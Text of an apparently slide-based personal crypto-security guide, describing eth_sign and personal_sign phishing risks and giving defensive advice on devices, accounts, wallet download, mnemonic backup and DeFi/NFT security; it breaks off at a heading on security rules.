
■ Crypto Phishing 4

- Phishing websites can use **eth_sign** to do the ETH/tokens theft attack.
- **eth_sign** is a low-level signature method of Ethereum, and MetaMask will have a red text alert.
- For the user, the message is just a string of 66 characters beginning with 0x.
- This is a kind of blind sign.




■ Crypto Phishing 5

- Phishing websites can use **personal_sign** to do the NFTs theft attack.
- The root causes are:
 - Users signed NFT listing requests on NFT Marketplace.
 - Hackers phished to obtain relevant signatures from users.
 - Hackers stole the NFTs of users at very low cost.



Protection Guide

From Base -> Create Wallet -> Backup Wallet -> Use Wallet.



Risks of [Base]

If the cornerstones are not secure, the privacy of the cornerstones are meaningless, then the superstructure will be as fragile as a building in the air.

■ Risks of [Base]: Operation System


- Windows 10(and higher) and macOS are both secure options.
 - If you have the ability, you can choose Linux, such as Ubuntu, or even extremely security & privacy focused ones like Tails, or Whonix.
- Pay close attention to system updates, and apply them asap when available.
- The capability to master the Operating System comes next.
- Choice a good antivirus software, like Kaspersky, BitDefender, AVG.
- That disk encryption should be turned on for important computers.
 - <https://docs.microsoft.com/en-us/windows/security/encryption-data-protection>
 - <https://support.apple.com/en-us/HT204837>
 - <https://veracrypt.fr/>
- Don't forget about download security.

■ Risks of [Base]: Mobile phone

- Do not jailbreak/root your phone, it's unnecessary unless you are doing relevant security research. If you are doing it for pirated software it really depends on how well you can master the skill.
- Don't download apps from unofficial app stores.
- Don't do it unless you know what you are doing. Not to mention there are even many fake apps in official app stores.
- The prerequisite of utilising the official Cloud synchronization function, is that you have to make sure your account is secure, otherwise if the Cloud account gets compromised, so will the mobile phone.

■ Risks of [Base]: Network

- Don't connect to unfamiliar Wi-Fi networks unless the more popular & secure 4G/5G network is not available or not stable.
- HTTPS Everywhere:)
 - <https://www.eff.org/https-everywhere>



■ Risks of [Base]: Browsers

- The most popular browsers are Chrome and Firefox, in crypto fields some will use Brave too.
- Update as quickly as possible, don't take chances.
- Don't use an extension if not necessary. If you do, make your decisions based on user's reviews, number of users, maintaining company, etc, and pay attention to the permission it asks for. Make sure you get the extension from your browser's official app store.
- Multiple browsers can be used in parallel, and it is strongly recommended that you perform important operations in one browser, and use another browser for more routine, less important operations.
- Here are some well-known privacy focused extensions (e.g., uBlock Origin, HTTPS Everywhere, ClearURLs, etc.), feel free to try them out.

■ Risks of [Base]: Password Manager

- Use a well-known one like 1Password, Bitwarden, etc.
- Do not ever forget your master password, and keep your account information safe, otherwise everything will be lost.
- Make sure your email is secure. If your email is compromised, it might not directly compromise the sensitive information in your password manager, but bad actors have the capability to destroy it.
- I have verified the security of the tools I mentioned (e.g., 1Password), and have been closely watching the relevant security incidents, user reviews, news, etc.. But I cannot guarantee that these tools are absolutely secure, and no black swan events are ever gonna happen in the future to them.

■ Risks of [Base]: 2FA

- Google Authenticator, Microsoft Authenticator, etc.
- If you use a password manager (e.g., 1Password), it also comes with a 2FA module, which is very handy.
- Always remember to make backups, because losing 2FA can be a hassle.

■ Risks of [Base]: Email

- You should choose from tech giants, e.g., Gmail, Outlook, or QQ Email.
- You have to be careful about Email phishing attacks.
- You don't need to deal with every single Email, especially the embedded links and attachments, where Trojans may be hidden.
- Two well-known privacy-friendly email services: ProtonMail and Tutanota.
- My suggestion is to separate these private-friendly mailbox from daily usage, and only use them for services that requires special attention to privacy.
- You also need to regularly use your free Email services to prevent your accounts from being suspended due to long time inactivity.

■ Risks of [Base]: SIM Card

- SIM card and mobile phone number are also very important basic identities in many cases, just like email.
- Enable the SIM card password (PIN code), so every time when I turn on my phone or use my SIM card in a new device, I need to enter the correct password.
 - Don't forget this password, otherwise it will be very troublesome.
- SIM Port Attack (SIM card transfer attack):
 - <https://medium.com/coinmonks/the-most-expensive-lesson-of-my-life-details-of-sim-port-hack-35de11517124>

■ Risks of [Base]: GPG

- PGP, short for Pretty Good Privacy, is a 30-year-old commercial encryption software now under the umbrella of Symantec.
- OpenPGP is an encryption standard derived from PGP.
- GPG, the full name is GnuPG, is an open source encryption software based on the OpenPGP standard.
- In security encryption, don't try to reinvent the wheel; GPG, if used in a correct way, can improve security level significantly!
 - GPG Suite <https://gpgtools.org/>
 - Gpg4win <https://www.gpg4win.org/>

■ Risks of [Base]: Segregation

- The core value behind the security principle of segregation, is the zero trust mindset.
 - If your password security practice is good, when one of your accounts gets hacked, the same password will not compromise other accounts.
 - If your cryptocurrency is not stored under one set of mnemonic phrase, you will not lose everything if you ever step into a trap.
 - If your computer is infected, luckily this is just a computer used for casual activities, and there is nothing important in there. So you do not have to panic, as reinstalling the computer would solve most of the problems. If you are good at using virtual machines, things are even better, as you can just restore the snapshot. Good virtual machine tools are: VMware, Parallels.
- To summarize, you can have at least two accounts, two tools, two devices, etc. It is not impossible to completely create an independent virtual identity after you are familiar with it.

Risks of [Create Wallet]

The core of the wallet is the Private Key (or Mnemonic Phrase).

■ Risks of [Download]

- Many people cannot find the real official website, or the right application market, and eventually install a fake wallet.
- Many people do not know how to identify whether the downloaded application has been tampered or not.
- To solve the first problem above:
 - using Google
 - using well-known official websites, e.g., CoinMarketCap
 - asking trusted people and friends
- You can cross-reference the information obtained from these different sources, and ultimately there is only one truth:)

■ Risks of [Download] PC Wallet

- Hash checks: e.g., MD5, SHA256, etc. MD5 works for most cases, but there is still a tiny risk of hash collision, so we generally choose SHA256, which is safe enough.
- GPG signature verification: this method is also very popular. It is highly recommended to master GPG tools, commands, and methods. Although this method is a bit difficult for newcomers, you will find it very useful once you get familiar with it. two GPG tools:
 - GPG Suite, for MacOS.
 - Gpg4win, for Windows.
- More: <https://sparrowwallet.com/download/>

■ Risks of [Download] Browser Extension Wallet

- You have to pay attention to is the download number and rating in the Chrome web store.
- MetaMask, for example, has more than 10 million downloads and more than 2,000 ratings (though the overall rating is not high).
- And double check from the real official website of MetaMask:)

■ Risks of [Download] Mobile Wallet

- It is similar to the browser extension wallet.
- Follow the real official website to download the right App.

■ Risks of [Download] Hardware Wallet

- Buy it from the official website.
- Do not buy them from other online stores.
- Pay attention to whether the wallet is intact.
- Create the mnemonic phrase and wallet address at least three times from scratch. And make sure that they are not repeated.

■ Risks of [Mnemonic Phrase]

- It is common to see 12/15/18/21/24 words.
 - <https://github.com/bitcoin/bips/blob/master/bip-0039/bip-0039-wordlists.md>
- At present, 12-word is popular and secure enough.
- Whether need online?
- Try many times to see if the generated seeds are random.
- Environment is safe(no others or cameras behind of you).

Risks of [Backup Wallet]

The core of the wallet is the Private Key (or Mnemonic Phrase).

■ Kinds of [Mnemonic Phrase]

- Plain Text
- With Password
- Multi-signature
 - Gnosis Safe
 - MPC(Secure Multi-Party Computation): ZenGo, Safeheron, Fireblocks
- Shamir's Secret Sharing, or SSS for short
 - <https://support.keyst.one/advanced-features/recovery-phrase/import-or-create-shamir-backup>
 - https://wiki.trezor.io/Shamir_backup

Private key looks like:

0xa164d4767469de4faf09793ceea07d5a2f5d3cef7f6a9658916c581829ff5584

Mnemonic phrase looks like:

cruel weekend spike point innocent dizzy alien use evoke shed adjust wrong

■ Risks of [Backup Wallet]

- When backing up wallets, we need assume that any step could be hacked.
- Keep in mind that there is no one other than yourself who can be fully trusted.
- Sometimes you can't even trust yourself, because your memories may fade away or misplaced.
- Avoid a single point of risk. There must be a disaster recovery person and there must be multiple backups.
- Some basic forms of backup locations: Cloud, Paper, Device, Brain.
- Use encryption, e.g., ZIP, GPG:)

Risks of [Use Wallet]

Once you have created and backed up your wallets, it comes to the real challenge.

■ Risks of [Cold Wallet]

- QRCode, USB, Bluetooth
- The target address of the coin transfer was not checked carefully.
- Tokens are approved to unknown addresses.
- Some signatures that seem not important actually have huge traps in the back.
- The cold wallet may not have provided enough necessary information, causing you to be careless and misjudged.
- The user interaction security mechanism of "What you see is what you sign" is missing.
- The user, lack of relevant background knowledge.

■ Risks of [Hot Wallet]

- Compared to a cold wallet, a hot wallet has basically all the risks that a cold wallet would have.
- There is one more: the risk of theft of the mnemonic phrase (or private key).
- My biggest concern is: how does each iteration of a well-known wallet ensure that no malicious code or backdoor is planted?
 - Copay <https://blog.npmjs.org/post/180565383195/details-about-the-event-stream-incident>


■ What is DeFi Security

- Not only the Smart Contract:)
- DeFi security includes at least the following components:
 - Smart Contract Security
 - Blockchain Foundation Security
 - Frontend Security
 - Communication Security
 - Human Security
 - Financial Security
 - Compliance Security

■ NFT Security

- All the previously mentioned contents on DeFi security can be applied to NFT security.
- and NFT itself has a few very specific and unique security topics, for example:
 - Metadata security
 - Signature security


Metadata security



From: <https://docs.opensea.io/docs/metadata-standards>

■ Signature security

- Phishing websites can use **personal_sign** to do the NFTs theft attack.
- The root causes are:
 - Users signed NFT listing requests on NFT Marketplace.
 - Hackers phished to obtain relevant signatures from users.
 - Hackers stole the NFTs of users at very low cost.
- Users can solve such attacks at the source by cancelling the approval:
 - <https://etherscan.io/tokenapprovalchecker>
 - <https://revoke.cash/>
 - <https://rabby.io/>



Security rules and principles

The security rules and principles mentioned here are summarized as follows.

■ Two major security rules

